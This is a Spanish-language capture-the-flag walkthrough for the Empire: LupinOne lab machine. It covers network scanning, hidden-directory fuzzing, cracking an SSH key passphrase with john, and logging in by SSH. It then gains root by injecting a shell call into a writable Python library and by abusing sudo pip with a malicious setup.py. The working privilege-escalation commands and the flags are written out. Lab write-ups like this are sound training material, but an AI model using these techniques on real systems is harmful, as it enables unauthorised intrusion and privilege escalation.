Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
❯ sudo nmap -vvv -sS -sV -O 192.168.1.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:29 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:29
```

Saldrá la máquina LupinOne

```
Nmap scan report for LupinOne.home (192.168.1.78)
Host is up, received arp-response (0.0037s latency).
Scanned at 2022-06-28 22:29:11 CEST for 115s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:19:4E:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá una web con el logo de LupinOne.


Al inspeccionar elemento no se encuentra nada

```
<!DOCTYPE html>
<html> scroll
▼<head>
  ▼<style>
      body { margin: 0; } #over img { margin-left: auto; margin-right: auto; display: block; }
    </style>
  </head>
▼<body>
  ▼<div id="over" style="position:absolute; width:100%; height:100%"> desbordamiento
      <img src="/image/arsene_lupin.jpg">
    </div>
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

Hacer un escaneo de todos los directorios del servidor

```
❯ sudo gobuster dir -u 192.168.1.78 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.78
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/28 22:38:45 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/image                (Status: 301) [Size: 312] [--> http://192.168.1.78/image/]
/index.html           (Status: 200) [Size: 333]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.1.78/javascript/]
/manual               (Status: 301) [Size: 313] [--> http://192.168.1.78/manual/]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/06/28 22:38:48 Finished
===============================================================
```


Ir a /robots.txt



Usar ffuf para encontrar los archivos ocultos


```
❯ ffuf -u 'http://192.168.1.78/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt,.html

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.4.1-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://192.168.1.78/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Extensions       : .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
------------------------------------------------

secret                  [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 3ms]
```


Saldrá uno llamado secret, ir a /~secret
Mostrará el usuario que es icex64



Usar de nuevo ffuf bajo /~secret


Saldrá un archivo llamado mysecret.txt, ir a /~secret/.mysecret.txt






Descubrir el tipo de encriptado en dcode.fr

Usar el decodificador de Base 58




Ir a /tmp

Usar cat para introducir todo el hash en un nuevo archivo



Ir al directorio de john y ejecutar el script ssh2john.py



Comprobar que el archivo hash se ha creado correctamente

```
❯ cat /tmp/hash
/tmp/key:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a6165733235362d6362630000000662637279707400000180000010f2df77361693c16003677b8a33deeb0600000010000000010000021700000007737368 2d72736100000003010001000002010 0c1cc78f325cbe4f465e2cada65813f73fe63fdd4da8e53d428030a29e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fda2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb16974864877deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1cd3c4263a8d4d810d0102a15b913cbede25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b88acf891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489a657a26e6e3e899a91d77b07b02a2bfacf59cd13c9a41cca58e4885ed1c2ddcafdf5e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c70231429408735c98b82c667a9a368612297ef60e14ee98ed100a98bf5fb7c7c17ecee899b1574caffeba31ae1eea2c0f2ea9adceddd488519be087b5c5a5907fb52796829 4ca32ef33005b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1375f34bdccea9975ecfa87dd1520e27a23612822dd4aa143b1200b69790bb5fc0c50e9158db7eaa404d69a02f8b26c3c72584a964eaf47068ed5a932431c067cc3f6eca70a3859f628da3d8fef318ee6b4764d098f127a8580c585d3a0acb672effea55c8643be8a62ddc9d004fbc00d8e47768c324d28d4ba28ceecaf3ab07771730787be7305f810c8079e0fb2f2606fdbef3eb31af57165c6bf839ef6097c5749795b40ec3f011f00ae100fe12251364168576611 09edfc5a1404a7847a93edf8b4afa452811a5406f053e21c858c8cf196ab4af1d5a44bc550f8803521c267f6fea5d290b41cd3939fd51ff264dd03dc1faf44272c7cfe0444fe095063acfa9c2eaea06e0090897e80ec59d2158926fd11d5282b73dd66055718c26b943c5441e5814c1c359b62667422f719b54c51b12936fee583599716e2d0ec90454f7edaea137e9fb66f5e27f9d60ec66837165b8e8e1c178e0f4c5d1653a53452c256ea60dc943928e974a308ae2d93cbebe2a401f0e2c140c6db08e11538e3a6f6bbbcf5ed5af8508a8443cfe8b7f0a0118264c92a74ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e96d83d73dc5f78ef2d835c5ab027a5d4196e22150ac060e42c278812c0f51d80c15dbf878e61dfc33462a67fed2ee34f2cd8c69f1f4ba5577b33bd858e4ea5972f0a5062fbcfde4702dc264a0a8846537e33988a941e4255a7ead33e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323d4cc00f2fa00ae4361e64a4253c4ce8ac68654a4309fbe7d3c4f1b74767ec29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea91074b9c77abdf274e26713d37539a2afbebb25f1f2de8428449ae0b5dc70f18d8697e19c4720be2e9004c0604353e1d094a7501ee38eb923a82d6af2a44db847161f21e0b5cef9270128e5178b755fe164158f0fc65e7e6f14cad14349a804078d048fd8db0f91a81cc3c1c7c54938b850fb8ff1b9a6a2ac2eecf4e717e160d9797dc4d058cff64ab7404607cdc8b1cd70a99392a7566c4fba5eef362790da0a818ed47d040dcfa825cf7881f43965d813e2d19c6df95ba99eaaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74f777129cb2ca7e5ea99200b6892336 25a671f90a66a8e1e050e23bfbab129186ca6501b6cbdbbe34797b6b864dc021689ac358740d15eb9b61a4bdbbc011ec31dec5c4b4f9cc1b8615c950057e0237ecc503adc2cef77a156f8a7fac71eaa8f34c3703359ecf9a745ed1123cc5c2be3fb6b66ad17164ae909ee5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb599b452c41bccb8fd8b5ca2290e8e7a44506841b1ba22140354af66840ef4d9d3a34495cbb987cf31b5ee72b894c257a93c65d3cab6e8ecef76a7af317f5bdc600155a1fb7ec631a1717b783b114b1f37a63adc49dfadd3eb7f618850febdb3df461fab02dab3b96da09a2d4dc98fa88236f09a57fe796990431cb97a0b0f32ef099391a3b01877c250aed836032b3ca471b29f29453034e7d7780f25360984b0cee07f7eedd672f36e6691f2a76213e78a8294160a892b6cacc106913cb6a41d4caf88d5eab71caa29ce6a610326945d4cf9f4a31311187d76c8701859ee05d8c1a9465fbb97f2f93cccee5d87d5bd49b3b82f1948f274af7b3189256046 5d90194a22e4095a74f0f78ac6628dd92d53cf1aa85bb54e9c8de306f283dc8a505d2b1b4e0cf9581d3b0549946f109797535 8cd71cf1003fde4893c70c07c30ec857049530fc057251057d88eb31ce87ee106b8fa8564f5996e2c1c5ebb6dab5601bb9794c77233bb2f862e6e25ee1363fbbbbee86d651f7a5b42f304348c0ad68b6eb1fc852dfc53fc36af7ae290fb9bf74f1d013cfe8878575353196ac3b0adc06cb93f32b81139283b21ce014bff08c1156e0be776c353eaf97fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eaee02dcdf330b725e6e5ea2c5e54cdaf109599d9585ccbedf5a8ff343bff8a93d35459a96ccfee8ab76cae7815cdd4b2c524d45532f54ef36debcd554e636c97c3c01564a3aa0d1ce0bc19350079d2eebde57c7584879472361884 20a67ec034ae38a7a7a9cef519fbe0995394ca9613b68239dbb7e217ff6b4b73101f667797ea96330e40d4f53604290cb28d3ad0e204f4fe4a7c5ddab716e20158a2ea829f067461a8cdace12a560d977cc4f69f92d04f32037ded3ccb58cea98b43604be7c9b493e90d12fcbd31af1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddfc8a7dcb096b4f131195dde88a6f1b8cc6d0c6c3048b4ff0ca71941be74b10b095312a4b8cc9fbc3402f70ca16271f4ff89bd6a181a4f0cd015fc9fec36d3334fac5caae54d874c6063598ad29ea81d5bb14d87a
```

Crackear la contraseña con john

Saldrá la contraseña P@55w0rd!

```
❯ sudo john /tmp/hash -wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (/tmp/key)
P@55w0rd!        (/tmp/key)
P@55w0rd!        (/tmp/key)
3g 0:00:00:23 DONE (2022-06-29 00:06) 0.1260g/s 9.327p/s 9.327c/s 9.327C/s baseball..starwars
Session completed

 /usr/share/john
```

Dar permisos al archivo key

```
-----END OPENSSH PRIVA
❯ chmod 600 /tmp/key
```

Entrar mediante ssh con esa contraseña y el usuario icex64`, al ejecutar el comando pedirá la contraseña crackeada P@55w0rd!

```
❯ ssh -i /tmp/key icex64@192.168.1.78
Enter passphrase for key '/tmp/key':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Ver el usuario y directorio

```
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$
```

Mostrar contenido del directorio

```
icex64@LupinOne:~$ ls
user.txt
```

Mostrar contenido de user.txt, mostrará la flag del usuario
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}

Mostrar información del sistema

```
icex64@LupinOne:/tmp$ cat /etc/issue
Debian GNU/Linux 11 \n \l
############################################
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
############################################

icex64@LupinOne:/tmp$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Dirá que el usuario icex64 puede ejecutar un commando en LupinOne, este se encuentra en el directorio personal de otro llamado arsene

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Ir al directorio personal de arsene y mostrar el contenido

```
icex64@LupinOne:/tmp$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$
```

Leer el archivo note.txt, dirá que sabe que el script puede comprometer su cuenta.

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$
```

Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$
```

Buscar archivos que puedan ser ejecutados por todos los usuarios

```
icex64@LupinOne:/home/arsene$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$
```

Introducir un comando en el script usando cat para poder cambiar al usuario arsene cuando se ejecute

```
icex64@LupinOne:/home/arsene$ cat >> /usr/lib/python3.9/webbrowser.py
os.system("/bin/bash")
^C
icex64@LupinOne:/home/arsene$
```

Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/ar
sene/heist.py
```

Se cambiará al usuario arsene

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/ar
sene/heist.py
arsene@LupinOne:~$
```


Comprobar los permisos del usuario arsene

```
arsene@LupinOne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(
floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bi
n\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

Ver qué tipo de archivo es pip en /usr/bin/pip

```
arsene@LupinOne:~$ file /usr/bin/pip
file /usr/bin/pip
/usr/bin/pip: Python script, ASCII text executable
arsene@LupinOne:~$
```

Revisar la documentación de pip
https://gtfobins.github.io/gtfobins/pip/




Usar estos comandos a excepción del último que cambiará un poco, el resultado sería:

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

sudo –u root /usr/bin/pip install $TF



```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ sudo -u root /usr/bin/pip install $TF
Processing /tmp/tmp.VzMG9bN9lC
#
```

Ir al directorio de root y mostrar el contenido

```
# cd /root
# ls
root.txt
#
```

Leer el archivo root.txt, dará la flag de root
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}

Flags

Icex64= 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
Root= 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}